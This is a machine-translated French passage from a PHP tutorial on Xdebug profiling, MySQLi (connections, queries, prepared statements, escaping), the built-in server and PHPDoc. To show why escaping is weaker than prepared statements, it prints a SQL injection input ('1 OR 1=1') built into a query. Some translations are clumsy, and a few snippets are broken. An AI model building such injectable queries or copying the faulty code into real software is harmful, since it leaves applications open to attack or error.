
```
http://example.com/article/1?XDEBUG_PROFILE=1
```

Comme la page traite, il va écrire dans un fichier avec un nom similaire à

```
/tmp/cachegrind.out.12345
```

Notez qu'il va écrire un fichier pour chaque requête / processus PHP exécuté. Ainsi, par exemple, si vous souhaitez analyser une publication de formulaire, un profil sera écrit pour la demande GET afin d'afficher le formulaire HTML. Le paramètre XDEBUG_PROFILE devra être transmis à la requête POST suivante pour analyser la deuxième requête qui traite le formulaire. Par conséquent, lors du profilage, il est parfois plus facile d'exécuter curl pour POST directement un formulaire.

Une fois écrit, le cache de profil peut être lu par une application telle que KCachegrind.



Cela affichera des informations, y compris:

- Fonctions exécutées
- Heure d'appel, à la fois elle-même et comprenant les appels de fonction ultérieurs
- Nombre de fois où chaque fonction est appelée

- Graphes d'appel
- Liens vers le code source

De toute évidence, le réglage des performances est très spécifique aux cas d'utilisation de chaque application. En général, il est bon de chercher:

- Appels répétés à la même fonction que vous ne vous attendez pas à voir. Pour les fonctions qui traitent et interrogent des données, celles-ci peuvent constituer des opportunités de choix pour votre application en cache.
- Fonctions lentes Où l'application passe-t-elle le plus de temps? le meilleur rapport qualité-prix de l'optimisation des performances se concentre sur les parties de l'application qui consomment le plus de temps.

Remarque : Xdebug, et en particulier ses fonctionnalités de profilage, consomment beaucoup de ressources et ralentit l'exécution de PHP. Il est recommandé de ne pas les exécuter dans un environnement de serveur de production.

Lire Performance en ligne: https://riptutorial.com/fr/php/topic/3723/performance

Chapitre 69: php lignes affectées par mysqli renvoie 0 quand il doit retourner un entier positif

Introduction

Ce script est conçu pour gérer les périphériques de génération de rapports (IoT), lorsqu'un périphérique n'est pas préalablement autorisé (dans la table des périphériques de la base de données), j'ajoute le nouveau périphérique à une table new_devices. J'exécute une requête de mise à jour et si related_rows renvoie <1, j'insère.

Lorsque j'ai un nouveau rapport sur le périphérique, la première fois que $ stmt-> affecte_rows s'exécute, il renvoie 0, la communication suivante renvoie 1, puis 1, 0, 2, 2, 2, 0, 3, 3, 3, 3, 3 et 3 , 0, 4, 0, 0, 6, 6, 6, etc.

C'est comme si la déclaration de mise à jour échouait. Pourquoi?

Examples

$ Stmt-> PHP_rows affecté PHP par intermittence retourne 0 quand il doit retourner un entier positif

```
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

Lire php lignes affectées par mysqli renvoie 0 quand il doit retourner un entier positif en ligne: https://riptutorial.com/fr/php/topic/10705/php-lignes-affectees-par-mysqli-renvoie-0-quand-il-doit-retourner-un-entier-positif

Chapitre 70: PHP MySQLi

Introduction

L' interface `mysqli` est une amélioration (cela signifie "extension d'amélioration MySQL") de l'interface `mysql` , qui est devenue obsolète dans la version 5.5 et qui est supprimée dans la version 7.0. L'extension mysqli, ou, comme on l'appelle parfois, l'extension améliorée de MySQL, a été développée pour tirer parti des nouvelles fonctionnalités des versions 4.1.3 et ultérieures des systèmes MySQL. L'extension mysqli est incluse dans les versions 5 et supérieures de PHP.

Remarques

Caractéristiques

L'interface mysqli présente un certain nombre d'avantages, les principales améliorations par rapport à l'extension mysql étant:

- Interface orientée objet
- Prise en charge des déclarations préparées
- Prise en charge de plusieurs déclarations
- Prise en charge des transactions
- Fonctions de débogage améliorées
- Prise en charge de serveur intégré

Il comporte une double interface : l'ancien style procédural et un nouveau style de programmation orientée objet (OOP) . Le `mysql` obsolète n'avait qu'une interface procédurale, de sorte que le style orienté objet est souvent préféré. Cependant, le nouveau style est également favorable en raison de la puissance de la POO.

Des alternatives

Une alternative à l'interface `mysqli` pour accéder aux bases de données est l'interface plus récente de PHP Data Objects (PDO) . Cela ne comprend que la programmation de type OOP et peut accéder à plus de bases de données que MySQL.

Examples

MySQLi connect

Style orienté objet

Connecter au serveur

```
$conn = new mysqli("localhost","my_user","my_password");
```

Définissez la base de données par défaut: `$conn->select_db("my_db");`

Se connecter à la base de données

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

Style procédural

Connecter au serveur

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

Définissez la base de données par défaut: `mysqli_select_db($conn, "my_db");`

Se connecter à la base de données

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

Vérifier la connexion à la base de données

Style orienté objet

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

Style procédural

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

Requête MySQLi

La fonction de `query` prend une chaîne SQL valide et l'exécute directement contre la connexion à la base de données `$conn`

Style orienté objet

```
$result = $conn->query("SELECT * FROM `people`");
```

Style procédural

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

MISE EN GARDE

Un problème courant ici est que les gens vont simplement exécuter la requête et s'attendre à ce qu'elle fonctionne (c.-à-d. Retourner un objet mysqli_stmt). Puisque cette fonction ne prend qu'une chaîne, vous construisez d'abord la requête vous-même. S'il y a des erreurs dans le SQL, le compilateur MySQL échouera, **à quel point cette fonction renverra `false` .**

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

Le code ci-dessus générera une erreur `E_FATAL` car `$result` est `false` et non un objet.

> Erreur fatale PHP: appel à une fonction membre fetch_assoc () sur un non-objet

L'erreur procédurale est similaire, mais pas fatale, car nous ne faisons que violer les attentes de la fonction.

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

Vous recevrez le message suivant de PHP

> mysqli_fetch_array () s'attend à ce que le paramètre 1 soit mysqli_result, booléen donné

Vous pouvez éviter cela en faisant d'abord un test

```
if($result) $row = mysqli_fetch_assoc($result);
```

Boucle sur les résultats de MySQLi

PHP facilite l'obtention de données à partir de vos résultats et la boucle en utilisant une instruction `while` . Quand il ne parvient pas à obtenir la ligne suivante, il retourne `false` et votre boucle se termine. Ces exemples fonctionnent avec

- mysqli_fetch_assoc - Tableau associatif avec des noms de colonnes comme clés
- mysqli_fetch_object - Objet `stdClass` avec des noms de colonne en tant que variables
- mysqli_fetch_array - Tableau associatif ET numérique (peut utiliser des arguments pour obtenir l'un ou l'autre)
- mysqli_fetch_row - Tableau numérique

Style orienté objet

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
}
```

Style procédural

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

Pour obtenir des informations exactes à partir des résultats, nous pouvons utiliser:

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

Fermer la connexion

Lorsque nous avons fini d'interroger la base de données, il est recommandé de fermer la connexion pour libérer des ressources.

Style orienté objet

```
$conn->close();
```

Style procédural

```
mysqli_close($conn);
```

Remarque : La connexion au serveur sera fermée dès que l'exécution du script se terminera, sauf si elle est fermée plus tôt en appelant explicitement la fonction de connexion fermée.

Cas d'utilisation: Si notre script a un traitement assez important à effectuer après avoir récupéré le résultat et qu'il a récupéré le jeu de résultats complet, nous devons définitivement fermer la connexion. Si nous ne le faisions pas, le serveur MySQL atteindrait sa limite de connexion lorsque le serveur Web est fortement utilisé.

Préparations des déclarations dans MySQLi

Veuillez lire Prévention de l'injection SQL avec des requêtes paramétrées pour une analyse complète des raisons pour lesquelles les instructions préparées vous aident à sécuriser vos instructions SQL contre les attaques par injection SQL.

La variable `$conn` est un objet MySQLi. Voir l' exemple de connexion MySQLi pour plus de détails.

Pour les deux exemples, nous supposons que `$sql` est

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

Le `?` représente les valeurs que nous fournirons plus tard. Veuillez noter que nous n'avons pas besoin de devis pour les espaces réservés, quel que soit le type. Nous pouvons également fournir uniquement des espaces réservés dans les parties de données de la requête, ce qui signifie `SET` , `VALUES` et `WHERE` . Vous ne pouvez pas utiliser d'espaces réservés dans les parties `SELECT` ou `FROM` .

Style orienté objet

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();

  $stmt->bind_result($column_1);
  $stmt->fetch();
  //Now use variable $column_1 one as if it were any other PHP variable
  $stmt->close();
}
```

Style procédural

```
if ($stmt = mysqli_prepare($conn, $sql)) {
  mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
  mysqli_stmt_execute($stmt);
  // Fetch data here
  mysqli_stmt_close($stmt);
}
```

Le premier paramètre de `$stmt->bind_param` ou le second paramètre de `mysqli_stmt_bind_param` est déterminé par le type de données du paramètre correspondant dans la requête SQL:

Paramètre	Type de données du paramètre lié
`i`	entier
`d`	double
`s`	chaîne
`b`	goutte

Votre liste de paramètres doit être dans l'ordre indiqué dans votre requête. Dans cet exemple, `si` signifie que le premier paramètre *(`column_2 = ?`)* Est une chaîne et le second paramètre *(`column_3 > ?`)* Est un entier.

Pour récupérer des données, voir Comment obtenir des données à partir d'une instruction préparée

Cordes échappant

Échapper aux chaînes est une méthode plus ancienne (**et moins sécurisée**) de sécurisation des données à insérer dans une requête. Cela fonctionne en utilisant la fonction mysql_real_escape_string () de MySQL pour traiter et assainir les données (en d'autres termes, PHP ne fait pas de fuite). L'API MySQLi fournit un accès direct à cette fonction

```
$escaped = $conn->real_escape_string($_GET['var']);
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

A ce stade, vous avez une chaîne que MySQL considère comme sûre pour une utilisation dans

une requête directe.

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

Alors, pourquoi n'est-ce pas aussi sûr que les déclarations préparées ? Il existe des moyens de piéger MySQL pour produire une chaîne considérée comme sûre. Considérons l'exemple suivant

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

`1 OR 1=1` ne représente pas les données que MySQL échappera, mais cela représente toujours l'injection SQL. Il existe également d' autres exemples qui représentent des endroits où des données non sécurisées sont renvoyées. Le problème est que la fonction d'échappement de MySQL est conçue pour **que les données** soient **conformes à la syntaxe SQL** . Il n'est PAS conçu pour garantir que **MySQL ne puisse pas confondre les données utilisateur avec les instructions SQL** .

MySQLi Insert ID

Récupère le dernier ID généré par une requête `INSERT` sur une table avec une colonne AUTO_INCREMENT .

Style orienté objet

```
$id = $conn->insert_id;
```

Style procédural

```
$id = mysqli_insert_id($conn);
```

> Retourne zéro s'il n'y a pas eu de requête précédente sur la connexion ou si la requête n'a pas mis à jour une valeur AUTO_INCREMENT.

Insérer un identifiant lors de la mise à jour des lignes

Normalement, une instruction `UPDATE` ne renvoie pas d'ID d'insertion, car un identifiant `AUTO_INCREMENT` n'est renvoyé que lorsqu'une nouvelle ligne a été enregistrée (ou insérée). Une façon de mettre à jour le nouvel identifiant consiste à utiliser la syntaxe `INSERT ... ON DUPLICATE KEY UPDATE` pour la mise à jour.

Configuration des exemples à suivre:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
```

```
) ENGINE=InnoDB;

INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
+----+--------+------+
```

Le cas où IODKU effectue une "mise à jour" et `LAST_INSERT_ID()` récupère l' `id` correspondant:

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

Le cas où IODKU effectue un "insert" et `LAST_INSERT_ID()` récupère le nouvel `id` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)             -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;       -- picking up new value (3)
```

Contenu de la table résultant:

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

Débogage de SQL dans MySQLi

Donc, votre requête a échoué (voir MySQLi connect pour savoir comment nous avons fait `$conn`)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

Comment pouvons-nous savoir ce qui s'est passé? `$result` est `false` , ce n'est pas utile. Heureusement, le `$conn` connect peut nous dire ce que MySQL nous a dit à propos de l'échec

```
trigger_error($conn->error);
```

ou procédural

```
trigger_error(mysqli_error($conn));
```

Vous devriez avoir une erreur similaire à

> La table 'my_db.non_existent_table' n'existe pas

Comment obtenir des données à partir d'une déclaration préparée

Déclarations préparées

Voir les instructions préparées dans MySQLi pour savoir comment préparer et exécuter une requête.

Liaison des résultats

Style orienté objet

```
$stmt->bind_result($forename);
```

Style procédural

```
mysqli_stmt_bind_result($stmt, $forename);
```

Le problème avec l'utilisation de `bind_result` est qu'il nécessite l'instruction pour spécifier les colonnes qui seront utilisées. Cela signifie que pour que ce qui précède fonctionne, la requête doit avoir ressemblé à ce nom `SELECT forename FROM users` . Pour inclure plus de colonnes, ajoutez-les simplement en tant que paramètres à la fonction `bind_result` (et assurez-vous de les ajouter à la requête SQL).

Dans les deux cas, nous attribuons la `forename` colonne à `$forename` variable. Ces fonctions prennent autant d'arguments que les colonnes que vous souhaitez attribuer. L'affectation est effectuée une seule fois, car la fonction est liée par référence.

On peut alors boucler comme suit:

Style orienté objet

```
while ($stmt->fetch())
```

```
    echo "$forename<br />";
```

Style procédural

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

L'inconvénient est que vous devez attribuer beaucoup de variables à la fois. Cela rend difficile le suivi des requêtes volumineuses. Si MySQL Native Driver (`mysqlnd`) est installé, il vous suffit d'utiliser get_result .

Style orienté objet

```
$result = $stmt->get_result();
```

Style procédural

```
$result = mysqli_stmt_get_result($stmt);
```

Ceci est **beaucoup** plus facile à utiliser car maintenant nous obtenons un objet mysqli_result . C'est le même objet que mysqli_query renvoie . Cela signifie que vous pouvez utiliser une boucle de résultat régulière pour obtenir vos données.

Et si je ne peux pas installer `mysqlnd` ?

Si tel est le cas, @Sophivorus vous a couvert avec cette réponse incroyable .

Cette fonction peut effectuer la tâche de `get_result` sans être installée sur le serveur. Il parcourt simplement les résultats et construit un tableau associatif

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

Nous pouvons alors utiliser la fonction pour obtenir des résultats comme celui-ci, comme si nous

`mysqli_fetch_assoc()`

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

Il aura le même résultat que si vous utilisiez le pilote `mysqlnd` , sauf qu'il ne doit pas être installé. Ceci est très utile si vous ne parvenez pas à installer ce pilote sur votre système. Il suffit de mettre en œuvre cette solution.

Lire PHP MySQLi en ligne: https://riptutorial.com/fr/php/topic/2784/php-mysqli

Chapitre 71: PHP Serveur intégré

Introduction

Apprenez à utiliser le serveur intégré pour développer et tester votre application sans avoir besoin d'autres outils tels que xamp, wamp, etc.

Paramètres

Colonne	Colonne
-S	Dites au php que nous voulons un serveur web
<nomhôte>: <port>	Le nom d'hôte et le por à utiliser
-t	Annuaire public
<filename>	Le script de routage

Remarques

Un exemple de script de routeur est:

```
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
}  //the rest of you code goes here.
```

Examples

Exécution du serveur intégré

```
php -S localhost:80
```

> PHP 7.1.7 Development Server a été lancé le ven. Juil. 14 15:11:05 2017
> Écouter sur http: // localhost: 80
> La racine du document est C: \ projetsos \ repgeral
> Appuyez sur Ctrl-C pour quitter.

C'est le moyen le plus simple de démarrer un serveur PHP qui répond à une demande faite à localhost sur le port 80.

Le -S indique que nous démarrons un serveur Web.

Le *localhost: 80* indique l'hôte auquel nous répondons et le port. Vous pouvez utiliser d'autres combinaisons comme:

- mymachine: 80 - écoutera l'adresse mymachine et le port 80;
- 127.0.0.1:8080 - écoutera l'adresse 127.0.0.1 et le port 8080;

serveur intégré avec répertoire spécifique et script de routeur

```
php -S localhost:80 -t project/public router.php
```

> PHP 7.1.7 Development Server a été lancé vendredi 12 juillet 2015 15:22:25 2017
> Écouter sur http: // localhost: 80
> La racine du document est / home / project / public
> Appuyez sur Ctrl-C pour quitter.

Lire PHP Serveur intégré en ligne: https://riptutorial.com/fr/php/topic/10782/php-serveur-integre

Chapitre 72: PHPDoc

Syntaxe

- @api
- @author [nom] [<adresse email>]
- @copyright <description>
- @ obsolète [<"Version sémantique">] [: <"Version sémantique">] [<description>]
- @exemple [URI] [<description>]
- {@exemple [URI] [: <début> .. <fin>]}
- @inheritDoc
- @interne
- {@internal [description]}}
- @license [<identifiant SPDX> | URI] [nom]
- @method [return "Type"] [name] (["Type"] [paramètre], [...]) [description]
- @package [niveau 1] \ [niveau 2] \ [etc.]
- @param ["Type"] [nom] [<description>]
- @property ["Type"] [nom] [<description>]
- @return <"Type"> [description]
- @see [URI | "FQSEN"] [<description>]
- @since [<"Version sémantique">] [<description>]
- @throws ["Type"] [<description>]
- @todo [description]
- @usus [fichier | "FQSEN"] [<description>]
- @var ["Type"] [nom_élément] [<description>]
- @version ["Version sémantique"] [<description>]
- @filesource - Inclut le fichier en cours dans les résultats d'analyse phpDocumentor
- @link [URI] [<description>] - La balise de lien aide à définir la relation ou le lien entre les éléments structurels .

Remarques

> "PHPDoc" est une section de la documentation qui fournit des informations sur les aspects d'un "élément structurel" - PSR-5

Les annotations PHPDoc sont des commentaires qui fournissent des métadonnées sur tous les types de structures en PHP. De nombreux IDE populaires sont configurés par défaut pour utiliser les annotations PHPDoc afin de fournir des informations sur le code et d'identifier les problèmes éventuels avant qu'ils ne surviennent.

Bien que les annotations PHPDoc ne fassent pas partie du noyau PHP, elles contiennent actuellement le statut brouillon avec PHP-FIG en tant que PSR-5 .

Toutes les annotations PHPDoc sont contenues dans *DocBlocks* et sont illustrées par une ligne multiple avec deux astérisques:

```
/**
 *
 */
```

Le brouillon de normes PHP-FIG est disponible sur GitHub .

Examples

Ajout de métadonnées aux fonctions

Les annotations au niveau des fonctions aident les EDI à identifier les valeurs de retour ou les codes potentiellement dangereux

```
/**
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

Ajout de métadonnées aux fichiers

Les métadonnées de niveau fichier s'appliquent à tout le code du fichier et doivent être placées en haut du fichier:

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
```

```
 */
```

Héritage des métadonnées des structures parentes

Si une classe étend une autre classe et utilise les mêmes métadonnées, la fournir à `@inheritDoc` est un moyen simple d'utiliser la même documentation. Si plusieurs classes héritent d'une base, seule la base doit être modifiée pour que les enfants soient affectés.

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}
```

Décrire une variable

Le mot clé `@var` peut être utilisé pour décrire le type et l'utilisation de:

- une propriété de classe
- une variable locale ou globale
- une classe ou constante globale

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

Le type peut être l'un des types PHP intégrés ou une classe définie par l'utilisateur, y compris les

espaces de noms.

Le nom de la variable doit être inclus, mais peut être omis si le bloc de documents s'applique à un seul élément.

Description des paramètres

```
 /**
 * Parameters
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

 /**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *         'hostname'     => (string) DB hostname. Required.
 *         'database'     => (string) DB name. Required.
 *         'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

Collections

PSR-5 propose une forme de notation de type générique pour les collections.

Syntaxe des génériques

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

Les valeurs d'une collection PEUVENT même être un autre tableau et même une autre collection.

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

Exemples

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
